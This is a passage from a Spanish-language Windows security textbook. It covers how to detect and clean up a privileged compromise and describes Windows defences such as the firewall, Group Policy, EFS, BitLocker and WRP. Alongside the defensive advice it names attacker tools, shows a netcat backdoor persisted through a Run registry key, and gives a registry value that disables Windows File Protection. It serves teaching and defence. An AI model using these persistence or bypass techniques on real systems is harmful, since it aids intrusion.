Las técnicas rudimentarias que hemos descrito bastan para escapar de la detección mediante mecanismos relativamente poco sofisticados. Sin embargo, comienzan a ponerse de moda técnicas más insidiosas, sobre todo el uso de *rootkits* de Windows. Aunque el término fue acuñado originalmente en la plataforma UNIX ("root" es la cuenta de superusuario allí), el mundo de los rootkits de Windows ha pasado por un periodo de renacimiento en los últimos años. Al principio el interés en los rootkits de Windows fue alimentado sobre todo por Greg Hoglund, quien produjo una de las primeras utilerías descrita oficialmente como "rootkit de NT" cerca de 1999 (aunque, por supuesto, muchos otros estuvieron aprovechando al usuario "raíz" y robando sistemas de Windows mucho antes, al usar herramientas personalizadas y ensamblados de programas públicos). El rootkit de NT original de Hoglund era, en esencia, una plataforma de concepto de prueba para ilustrar la idea de modificar programas del sistema protegidos en memoria ("parchar el kernel" en el lenguaje de los sabihondos) para erradicar por completo la fiabilidad del sistema operativo. Examinaremos las herramientas, técnicas y medidas para contrarrestar rootkits recientes en el capítulo 12.

Medidas generales para contrarrestar el compromiso autentificado

¿Cómo puede limpiar este desastre que creamos y tapar los huecos restantes? Ya que muchos fueron creados con acceso administrativo para casi todos los aspectos de la arquitectura de Windows, y la mayor parte de estas técnicas pueden disfrazarse para funcionar en formas casi ilimitadas, la tarea es difícil. Ofrecemos el siguiente consejo general, que cubre cuatro áreas principales tocadas en una forma u otra por el proceso que acabamos de describir: nombres de archivo, claves de registro, procesos y puertos.

NOTA Recomendamos ampliamente leer la cobertura del capítulo 12 sobre malware y rootkits, además de esta sección, porque el capítulo cubre medidas adicionales críticas para contrarrestar estos ataques.

PRECAUCIÓN El compromiso privilegiado de cualquier sistema se trata mejor con una reinstalación completa del software de sistema a partir de un medio confiable. Un atacante sofisticado podría esconder ciertas puertas traseras que ni siquiera los investigadores experimentados encontrarían. Por lo tanto, este consejo se proporciona principalmente para el conocimiento general del lector y no se recomienda como una solución completa para esos ataques.

Nombres de archivos

Cualquier intruso con inteligencia media cambiará el nombre de los archivos o tomará las medidas para esconderlos (véase la sección anterior "Cobertura de pistas"), pero la búsqueda de archivos con nombres sospechosos puede atrapar a algunos de los intrusos menos creativos en sus sistemas.

Hemos cubierto muchas herramientas de uso común en actividades posteriores a la explotación, que incluyen nc.exe (netcat), psexec.exe, WINVNC.exe, VNCHooks.dll, omnithread_rt.dll,

fpipe.exe, firedaemon.exe, srvany.exe y psexec.exe. Otra técnica común consiste en copiar la shell de comandos de Windows (cmd.exe) a varios lugares en el disco y con diferentes nombres (busque root.exe, sensepost.exe y archivos con nombres similares de diferentes tamaños que el cmd.exe real). (Visite http://www.file.net para verificar información acerca de archivos de sistema operativo comunes como cmd.exe.)

También sospeche de cualquier archivo que viva en los diversos directorios Start Menu\PROGRAMS\STARTUP\%username% bajo %SYSTEMROOT%\PROFILES. Cualquier cosa que radique en estas carpetas se lanzará al momento del arranque. (Le advertiremos sobre esto más adelante.)

Uno de los mecanismos clásicos para detectar archivos maliciosos y evitar que inhabiliten su sistema consiste en usar software antimalware, y recomendamos implementar antimalware o una infraestructura similar en su organización (sí, ¡aun en los servidores de centro de datos!).

SUGERENCIA Otra buena medida preventiva para identificar cambios al sistema de archivos es usar herramientas de suma de verificación como Tripwire (http://www.tripwiresecurity.com).

Entradas del Registro

En contraste con la búsqueda de archivos a los que se ha cambiado el nombre, cazar valores de Registro falsos puede ser muy efectivo, porque casi todas las aplicaciones que hemos analizado esperan ver valores específicos en ubicaciones específicas. Un buen lugar para iniciar es HKLM\SOFTWARE y HKEY_USERS\.DEFAULT\Software, donde la mayor parte de las aplicaciones instaladas residen en el Registro de Windows. Como hemos visto, software popular de control remoto como WINVNC crea sus propias claves bajo estas ramas de Registro:

```
HKEY_USERS\.DEFAULT\Software\ORL\WINVNC3
```

Al usar la herramienta REG.EXE de línea de comandos del kit de recursos, resulta fácil eliminar estas claves, aun en sistemas remotos. La sintaxis es

```
reg delete [valor] \\máquina
```


Aquí se muestra un ejemplo:

```
C:\> reg delete HKEY_USERS\.DEFAULT\Software\ORLWinVNC3
\\192.168.202.33
```

Autostart Extensibility Points (ASEP, puntos de extensibilidad de inicio automático) Los atacantes casi siempre colocan valores de registro necesarios bajo las claves de inicio estándar de Windows. Estas áreas deben revisarse regularmente por la presencia de comandos maliciosos o sospechosos. Como un recordatorio, esas áreas son HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run y RunOnce, RunOnceEx y RunServices (sólo Win 9x).

Además, deben restringirse severamente los derechos de acceso de usuario a estas claves. Como opción predeterminada, el grupo Todos de Windows tiene los permisos Set Value en HKLM\..\..\Run. Esta capacidad debe deshabilitarse al usar Seguridad | Permisos, en regedt32.

Aquí se muestra un ejemplo de lo que hay que buscar. La siguiente ilustración de regedit muestra un escucha de netcat establecido para iniciar en el puerto 8080 en el arranque bajo HKLM\..\..\Run:



Ahora los atacantes tienen una puerta trasera perdurable en este sistema (hasta que el administrador se ponga listo y elimine manualmente el valor de Registro).

No olvide revisar %systemroot%\profiles\%username%\Start Menu\programs\startup\ directories. ¡Aquí también los archivos se lanzan automáticamente en cada inicio de sesión del usuario!

Microsoft ha comenzado a aludir a la clase genérica de lugares que permiten comportamiento de inicio automático como puntos de extensibilidad de inicio automático (ASEP). Casi cualquier pieza importante de software malicioso conocida hasta la fecha ha usado ASEP para perpetuar infecciones en Windows, como analizaremos más a fondo en el capítulo 12. Visite http://www.pestpatrol.com/PestInfo/AutoStartingPests.asp para conocer una lista más extensa de ASEP. También puede ejecutar la utilería `msconfig` para ver más de estos mecanismos de inicio en la ficha Startup (aunque configurar el comportamiento de esta herramienta lo obliga a colocar el sistema en modo de inicio selectivo).

Procesos

En el caso de las herramientas de hacker ejecutables a las que no puede cambiarse el nombre o empaquetarse de otra forma, el análisis regular de la lista de procesos puede ser útil. Sólo presione CTRL-MAYÚS-ESC para obtener la lista de procesos. Queremos ordenar esta lista al hacer clic en la columna CPU, que muestra cada proceso ordenado por la cantidad de CPU que está utilizando. Por lo general, un proceso malicioso estará unido a alguna actividad, así que caerá casi hasta arriba de la lista. Si identifica de inmediato algo que no debería estar ahí, puede hacer clic con el botón derecho en cualquier proceso ofensivo y seleccionar Finalizar proceso.

También puede usar la utilería kill.exe, del kit de recursos, para detener cualquier proceso falso que no responda a la utilería de lista de proceso gráfico. La herramienta rkill.exe, del kit de recursos, puede usarse para ejecutarse en servidores remotos a través de un dominio con una sintaxis similar, aunque debe recabarse primero el ID de proceso (PID) en el proceso falso, por

ejemplo, al usar la utilería pulist.exe del kit de recursos. Un sistema elaborado puede configurarse donde sea que pulist esté programado regularmente y se use grep para cadenas sucias, que después se alimentan a rkill. Por supuesto, una vez más, se vence de manera trivial este trabajo al cambiar el nombre de ejecutables maliciosos por algo inocuo como WINLOG.EXE, pero puede ser efectivo contra procesos que no pueden ocultarse, como WINVNC.exe.

SUGERENCIA La utilería Process Explorer de Sysinternals.com puede ver subprocesos dentro de un proceso y es útil para identificar DLL falsos que pueden cargarse dentro de procesos.

Mientras estamos en el tema de programar trabajos de procesamiento por lotes, debemos observar que un buen lugar para buscar signos de compromiso es la cola Tareas programadas de Windows. Los atacantes suelen usar este servicio para iniciar procesos falsos, y como observamos en este capítulo, Tareas programadas también puede usarse para obtener control remoto de un sistema y para iniciar procesos que se ejecutan como cuenta SYSTEM ultraprivilegiada. Para revisar la cola Tareas programadas, simplemente escriba **at** en la línea de comandos, o use la interfaz gráfica disponible dentro de Panel de Control | Herramientas administrativas | Tareas programadas.

Técnicas más avanzadas, como la redirección del contexto de subprocesos, han examinado listas de procesos de forma menos efectiva para identificar bribones. La redirección del contexto del subproceso secuestra un subproceso legítimo para ejecutar códigos maliciosos (consulte http://www.phrack.org/issues.html?issue=62&id=12#article, sección 2.3).

Puertos

Si se ha cambiado el nombre de un escucha "nc", la utilería netstat puede identificar escuchas o sesiones establecidas. Muchas veces es mejor revisar periódicamente netstat en busca de esas conexiones falsas que encontrarlas. En el siguiente ejemplo, ejecutamos `netstat -an` en nuestro servidor de destino mientras un atacante se conecta por medios remotos y nc a 8080. (Escriba **netstat/**? en la línea de comandos para conocer una explicación de los conmutadores `-an`.) Observe que la conexión "remota" establecida opera a través de 139 de TCP y que netcat está escuchando y ha establecido conexión en 8080 de TCP. (Se ha eliminado la salida adicional de netstat para mayor claridad.)

```
C:\> netstat -an
Active Connections
Proto  Local Address          Foreign Address    State
TCP    192.168.202.44:139     0.0.0.0:0          LISTENING
TCP    192.168.202.44:139     192.168.2.3:1817   ESTABLISHED
TCP    192.168.202.44:8080    0.0.0.0:0          LISTENING
TCP    192.168.202.44:8080    192.168.2.3:1784   ESTABLISHED
```

De la salida de netstat anterior, también observe que la mejor defensa contra el acceso remoto consiste en bloquear el acceso a los puertos 135 a 139 en muchos objetivos posibles, ya sea en la firewall o al deshabilitar uniones de NetBIOS para adaptadores expuestos, como se ilustró en "Medidas para contrarrestar la adivinación de contraseña", en páginas anteriores de este capítulo.

La salida de netstat puede canalizarse a través de Find para buscar puertos específicos, como el siguiente comando, que buscará servidores NetBus que escuchan en el puerto predeterminado:

```
netstat -an | find "12345"
```

SUGERENCIA A partir de Windows XP, Microsoft proporcionó el conmutador `-o` de netstat asociados a un puerto escucha con su propio proceso.

CARACTERÍSTICAS DE SEGURIDAD DE WINDOWS

Windows proporciona muchas herramientas de seguridad y características que pueden usarse para desviar los ataques que analizamos en este capítulo. Estas utilerías son excelentes para fortalecer un sistema o sólo para administrar la configuración general y mantener los entornos completos ajustados para evitar agujeros. Casi todos los elementos analizados en esta sección están disponibles con Windows 2000 y superior.

SUGERENCIA Consulte *Hackers en Windows, tercera edición* (McGraw-Hill Profesional, 2009; http://www.mcgraw-hill-educacion.com/cgi-bin/book.pl?isbn=970106755X&division=mexh) para una cobertura más profunda de muchas de estas herramientas y características.

Firewall de Windows

Un aplauso para Microsoft por seguir bateando a los jardines con la firewall que introdujeron con Windows XP, al principio llamado Internet Connection Firewall (ICF, firewall de conexión a Internet). La nueva herramienta (y con un nombre más simple), Firewall de Windows, ofrece una mejor interfaz de usuario (con una metáfora de "excepción" clásica para aplicaciones permitidas y una ficha Avanzadas que expone todos los detalles técnicos sucios para que los cerebritos se sientan cómodos), y ahora puede configurarse por medio de Directivas de seguridad para habilitar administración distribuidas de las configuraciones de la firewall a través de varios sistemas.

A partir de Windows XP SP2, la Firewall de Windows se habilita como opción predeterminada con una directiva muy restrictiva (en efecto, todas las conexiones entrantes se bloquean), haciendo que muchas vulnerabilidades descritas en este capítulo sean imposibles de explotar con la configuración común.

Actualizaciones automáticas

Una de las medidas de seguridad más importantes que hemos reiterado una y otra vez en todo este capítulo consiste en mantenerse al día con las correcciones activas y los paquetes de servicio. Sin embargo, descargar e instalar manualmente los flujos imparables de actualizaciones de software que fluyen fuera de Microsoft en estos días es un trabajo de tiempo completo (o varios trabajos, si administra varios sistemas de Windows).

Por fortuna, ahora Microsoft incluye una característica de actualizaciones automáticas en el sistema operativo. Además de implementar una firewall, tal vez no haya un paso mejor que




Figura 4-11 La pantalla de configuración de actualizaciones automáticas de Windows.

configurar su sistema para recibir actualizaciones automáticas. En la figura 4-11 se muestra la pantalla de configuración de actualizaciones automáticas.

SUGERENCIA Para entender cómo configurar las actualizaciones automáticas empleando las opciones de Registro o Directivas de grupo, consulte support.microsoft.com/kb/328010.

PRECAUCIÓN Los usuarios no administrativos no verán las actualizaciones disponibles que están disponibles para instalar (y, por lo tanto, tal vez no seleccionen instalarlas de manera oportuna), y también pueden experimentar interrupciones si está configurado el reinicio automático.

Si necesita administrar parches en varias computadoras, Microsoft proporciona las siguientes soluciones (más información sobre estas herramientas está disponible en www.microsoft.com/technet/security/tools):

- Microsoft Update consolida los parches para Windows, Office y otros productos clave en una ubicación que le permite seleccionar entrega automática e instalación de actualizaciones de prioridad alta.
- Windows Server Update Services (WSUS, servicios de actualización de Windows Server) simplifica el parchado de sistemas de Windows para organizaciones grandes, con necesidades simples de implementación de parches.

- Systems Management Server (SMS, servidor de administrador de sistemas) 2003 proporciona informes de estado, objetivo, soporte amplio a paquetes, restauración automática a la última configuración buena conocida, administración de ancho de banda y otras características más robustas para empresas.
- System Center Configuration Manager 2007 proporciona administración de activos extensa en servidores, equipos de escritorio y dispositivos móviles.

A largo plazo, System Center es el caballo al que hay que apostar en grandes empresas, porque fue diseñado para reemplazar a SMS.

Y, por supuesto, existe un mercado vibrante para soluciones de administración de parches que no son de Microsoft. Simplemente busque "administración de parches de Windows" en su motor de búsqueda favorito de Internet para obtener información actualizada sobre las herramientas más recientes en este espacio.

Centro de seguridad

El panel de control del Centro de seguridad se muestra en la figura 4-12. Se trata de un visor y un punto de configuración consolidado para características clave de seguridad de sistema: Firewall de Windows, Windows Update, Antivirus (si está instalado) y Opciones de Internet.




Figura 4-12 El Centro de seguridad de Windows.


El Centro de seguridad está claramente concentrado en clientes y no en profesionales de la tecnología de la información, con base en la falta de interfaces de configuración de seguridad más avanzadas como Directivas de seguridad, Administrador de Certificado, etc., pero es un inicio saludable. Conservamos la esperanza de que algún día Microsoft aprenda a crear una interfaz de usuario para complacer a usuarios no técnicos, pero que aún ofrezca suficientes perillas y botones bajo la superficie para complacer a los técnicos.

Directivas de seguridad y directivas de grupo

Hemos analizado una buena parte de las directivas de seguridad en este capítulo, como esperaríamos de una herramienta que consolida casi todas las opciones de configuración de seguridad de Windows bajo una interfaz. Obviamente, las directivas de seguridad son estupendas para configurar equipos independientes, pero ¿qué pasa con la configuración de administración de seguridad entre varios sistemas de Windows?

Una de las herramientas más poderosas disponibles para esto son las directivas de grupo. Los Objetos de directivas de grupo (GPO) pueden almacenarse en Active Directory o en un equipo local al definir ciertos parámetros de configuración en una escala de todo el dominio o local. Los GPO pueden aplicarse a sitios, dominios o unidades organizativas (OU, Organizational Units), y las heredan los usuarios o equipos que contienen (llamados *miembros* de ese GPO).

Los GPO pueden verse y editarse en cualquier ventana de la consola MMC, y también puede administrarse mediante la Consola de administración de directivas de grupo (GPMC; consulte http://microsoft.com/windowsserver2003/gpmc/default.mspx; se requieren privilegios de administrador). Los GPO incluidos con Windows 2000 y posterior son Equipo local, Dominio predeterminado y Directivas de controlador de dominio predeterminadas. Al ejecutar Inicio | gpedit.msc, se llama al GPO de Equipo local. Otra forma de ver los GPO consiste en revisar las propiedades de un objeto de directorio específico (dominio, OU o sitio) y después hacer clic en la ficha Directiva de grupo, como se muestra aquí:



Esta pantalla despliega el GPO particular que aplica al objeto seleccionado (se muestra por prioridad) y si está bloqueada su herencia, y permite que se edite el GPO.

Editar un GPO revela gran cantidad de configuraciones de seguridad que pueden aplicarse a objetos de directorio. De particular interés es el nodo Configuración del equipo\Configuración de Windows\Configuración de seguridad\Directivas locales \Opciones de seguridad en el GPO. Aquí pueden configurarse más de 30 diferentes parámetros para mejorar la seguridad de cualquier objeto del equipo al que se aplica el GPO. Estos parámetros incluyen Restricciones adicionales para conexiones anónimas (la opción RestrictAnonymous), Nivel de autentificación de LAN Manager y Cambiar el nombre de la cuenta Administrador, entre otras opciones de seguridad importantes.

En el nodo Configuración de seguridad también pueden establecerse las directivas de cuenta, audit, Registro de eventos, clave pública e IPSec. Al permitir que estas mejores prácticas se establezcan en el sitio, dominio o nivel de OU, la tarea de administrar seguridad en entornos grandes se reduce bastante. En la figura 4-13 se muestra el GPO Default Domain Policy.

Los GPO se ven como la forma decisiva de configurar de manera segura dominios de Windows 2000 y superior. Sin embargo, puede experimentar resultados erráticos cuando habilita combinaciones de directivas locales y de nivel de dominio, y el retraso antes de que las opciones de directiva de grupo tomen efecto también puede ser frustrante. Usar la herramienta secedit para actualizar directivas de manera inmediata es una forma de resolver este retraso. Para actualizar directivas al usar secedit, abra el cuadro de diálogo Ejecutar y escriba **secedit /refreshpolicy MACHINE_POLICY**. Para actualizar políticas bajo el nodo Configuración del usuario, escriba **secedit/refreshpolicy USER_POLICY**.




Figura 4-13 El GPO Default Domain Policy.

Bitlocker y Sistema de cifrado de archivos (EFS, Encrypting File System)

Una de las principales piezas centrales relacionadas con seguridad lanzada con Windows 2000 es el Sistema de cifrado de archivos (EFS). Se trata de un sistema basado en criptografía de clave pública para cifrar datos en el nivel de archivo en tiempo real y de forma transparente, para que los atacantes no puedan acceder a éstos sin la clave apropiada (para conocer más información, consulte http://www.microsoft.com/technet/security/guidance/cryptographyetc/efs.mspx). En breve, EFS puede cifrar un archivo o carpeta con un algoritmo de cifrado simétrico rápido al usar una clave de cifrado (FEK, File Encryption Key) generada de forma aleatoria específica para ese archivo o carpeta. El lanzamiento inicial de EFS usa el estándar de cifrado de datos extendido (DESX, Extended Data Encryption Standard) como el algoritmo de cifrado. El archivo de clave de cifrado generado de forma aleatoria se cifra después con una o más claves públicas, incluidas las del usuario (cada usuario bajo Windows 2000 y superior recibe un par de claves públicas/privadas), y un agente de recuperación (RA, Recovery Agent) de clave. Estos valores cifrados se almacenan como atributos del archivo.

La clave de recuperación se implementa, por ejemplo, en caso de que empleados que tienen cifrados algunos datos confidenciales dejen una organización o sus claves de cifrado se pierdan. Para evitar la pérdida irrecuperable de datos cifrados, Windows cuenta con un agente de recuperación para EFS. En realidad, EFS no funcionaría sin un agente de recuperación. Debido a que FEK es completamente independiente del par de claves pública/privada del usuario, un agente de recuperación puede descifrar el contenido de los archivos sin comprometer la clave privada del usuario. El agente de recuperación de datos para un sistema es la cuenta de administrador local.

Aunque EFS puede ser útil en muchas situaciones, tal vez no aplica a varios usuarios de la misma estación de trabajo que probablemente quieran proteger sus archivos de los demás. Para eso están las listas de control de acceso (ACL, Access Control Lists) del sistema de archivos NTFS. En cambio, Microsoft coloca EFS como una capa de protección contra ataques donde se evita NTFS, como al arrancar en sistemas operativos alternos y usar herramientas de terceros para acceder al disco duro, o para archivos almacenados en sistemas remotos. En realidad, el artículo de Microsoft sobre EFS dice específicamente que "EFS atiende, en especial, las preocupaciones de seguridad planteadas por herramientas disponibles en otros sistemas operativos que permiten a los usuarios acceder físicamente a archivos de un volumen NTFS sin una revisión de acceso".

A menos que se implemente en el contexto de un dominio de Windows, esta afirmación es difícil de sostener. La principal vulnerabilidad de EFS es la cuenta de agente de recuperación, porque la contraseña de cuenta de Administrador local puede restablecerse al usar herramientas publicadas que funcionan cuando el sistema se arranca en un sistema operativo alterno (consulte, por ejemplo, la herramienta chntpw disponible en home.eunet.no/pnordahl/ntpasswd/).

Cuando EFS se implementa en una máquina que se ha unido a un dominio, la cuenta de agente de recuperación reside en los controladores de dominio; por lo tanto, separa físicamente la clave de puerta trasera y los datos cifrados del agente, proporcionando una protección más robusta. Más detalles sobre las debilidades de EFS y las formas de contrarrestar se incluyen en *Hackers en Windows, tercera edición* (McGraw-Hill Profesional, 2009; http://www.mcgraw-hill-educacion.com/cgi-bin/book.pl?isbn=970106755X&division=mexh).

Con Windows Vista, Microsoft introdujo el Cifrado de unidad Bitlocker (BDE). Aunque BDE fue diseñado, sobre todo, para proporcionar un mayor aseguramiento de la integridad del sistema operativo, un resultado auxiliar de este mecanismo de protección es entorpecer los ataques fuera

de línea, como la técnica de restablecimiento de contraseña que omite el EFS. En lugar de claves de cifrado de datos asociadas con cuentas de usuario individuales como lo hace EFS, BDE cifra los volúmenes completos y almacena la clave en formas mucho más difíciles de poner en peligro. Con BDE, un atacante que tiene acceso físico sin restricciones al sistema (digamos, al robar una laptop) no puede descifrar datos almacenados en el volumen cifrado, porque Windows no carga si se ha manipulado, y arrancar en un sistema operativo no proporcionará acceso a la clave de cifrado, porque se almacena de forma segura. (Consulte en.wikipedia.org/wiki/BitLocker_Drive_Encryption para conocer datos más a fondo de BDE, incluidas varias formas para proteger las claves).

Investigadores de la Universidad de Princeton publicaron un apasionado ensayo sobre los llamados *ataques de arranque frío* que evitan BDE (véase http://citp.princeton.edu/memory/). En esencia, los investigadores enfriaron los chips DRAM para incrementar la cantidad de tiempo antes de que el sistema operativo cargado se eliminara de la memoria volátil. Esto dio tiempo suficiente para cosechar una imagen del sistema en ejecución, de la cual podían extraerse las claves maestras de descifrado BDE, ya que obviamente deben estar disponibles para arrancar el sistema en un estado en ejecución. Los investigadores incluso evitaron un sistema con un módulo de plataforma de confianza (TPM, Trusted Plataform Module), un chip de hardware segregado que se diseñó para almacenar opcionalmente claves de cifrado BDE y, por lo tanto, que se pensaba que hacía casi imposible evitar BDE.

Medidas para contrarrestar el arranque frío

Como con cualquier solución criptográfica, el desafío principal es la administración de claves, y se argumenta que es imposible proteger una clave en un escenario donde el atacante la posee físicamente (nunca se ha concebido una tecnología que resista 100% a forzarse).

Así que la única mitigación real para ataques de arranque frío consiste en separar físicamente a la clave y el sistema para cuya protección se ha diseñado. Las respuestas posteriores a la investigación de Princeton indican que apagar un sistema protegido por BDE quitará las claves de la memoria y, por lo tanto, las pondrá fuera del alcance de ataques de arranque frío. De manera concebible, los módulos de hardware externos que se extraen físicamente (¡y se venden por separado!) del sistema también pueden mitigar estos ataques (por ejemplo, el dongle de hardware HASP de Aladdin puede modificarse con esta capacidad, www.aladdin.com/hasp/).

Protección de recursos de Windows

Windows 2000 y Windows XP se lanzaron con una característica denominada Windows File Protection (WFP, protección de archivos de Windows), que intenta asegurar que los archivos críticos del sistema operativo no se modifiquen (intencionalmente o no).

PRECAUCIÓN Se conocen técnicas para evitar WFP, como deshabilitarla de manera permanente al establecer el valor de Registro SFCDisable en `0ffffff9dh` bajo HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersionWinlogon.

WFP fue actualizado en Windows Vista. Ahora incluye valores de Registro críticos, además de archivos, y se le ha cambiado el nombre a Windows Resource Protection (WRP, protección de recursos de Windows). Al igual que WFP, WRP acumula copias de archivos que son críticas para el sistema. Sin embargo, la ubicación se ha movido de %SystemRoot%\System32\dllcache a %Windir%\WinSxS\Backup, y el mecanismo para proteger estos archivos también ha cambiado

un poco. Ya no existe un subproceso de protección de archivos del sistema ejecutándose para detectar modificaciones a archivos críticos. En cambio, WRP depende de listas de control de acceso (ACL) y, por lo tanto, siempre protege activamente el sistema (el valor de registro SFCDisable mencionado antes ya no está presente en Server 2008 por esta razón).

Bajo WRP, la capacidad de escribir en un recurso protegido se otorga sólo al principal de TrustedInstaller (debido a que ni los administradores pueden modificar los recursos protegidos). En la configuración predeterminada, sólo las siguientes acciones pueden reemplazar al recurso protegido WRP:

- Windows Update instalado por TrustedInstaller.
- Paquetes de servicio de Windows instalados por TrustedInstaller.
- Correcciones activas instaladas por TrustedInstaller.
- Actualizaciones de sistema operativo instaladas por TrustedInstaller.

Por supuesto, una debilidad obvia con WRP es que las cuentas administrativas pueden cambiar la ACL en recursos protegidos. Como opción predeterminada, el grupo de administradores tiene el derecho SeTakeOwnership y puede hacerse propietario de cualquier recurso protegido de WRP. En este momento, el propietario puede cambiar de forma arbitraria los permisos aplicados al recurso compartido, y el recurso puede modificarse, reemplazarse o eliminarse.

Sin embargo, WRP no fue diseñado para protegerse contra administradores rufianes. Su propósito principal es evitar que instaladores de terceros modifiquen recursos que son críticos para la estabilidad del sistema operativo.

Niveles de integridad, UAC y LoRIE

Con Windows Vista, Microsoft implementó una extensión al sistema básico de control de acceso discrecional que ha permanecido en el sistema operativo desde su inicio. El intento principal de este cambio fue implementar el control de acceso *obligatorio* en ciertos escenarios. Por ejemplo, las acciones que requieren privilegios administrativos requerirán mucha más autorización, más allá de la asociada con la ficha de acceso de contexto de usuario estándar. Microsoft llamó a esta nueva extensión de arquitectura *Mandatory Integrity Control* (MIC, control de integridad obligatoria).

Para lograr el comportamiento parecido a control de acceso obligatorio, MIC implementa de forma efectiva un nuevo conjunto de cuatro principales de seguridad, denominados niveles de Integridad (IL, Integrity Levels), que pueden agregarse como fichas de acceso y ACL:

- Bajo.
- Medio.
- Alto.
- Sistema.

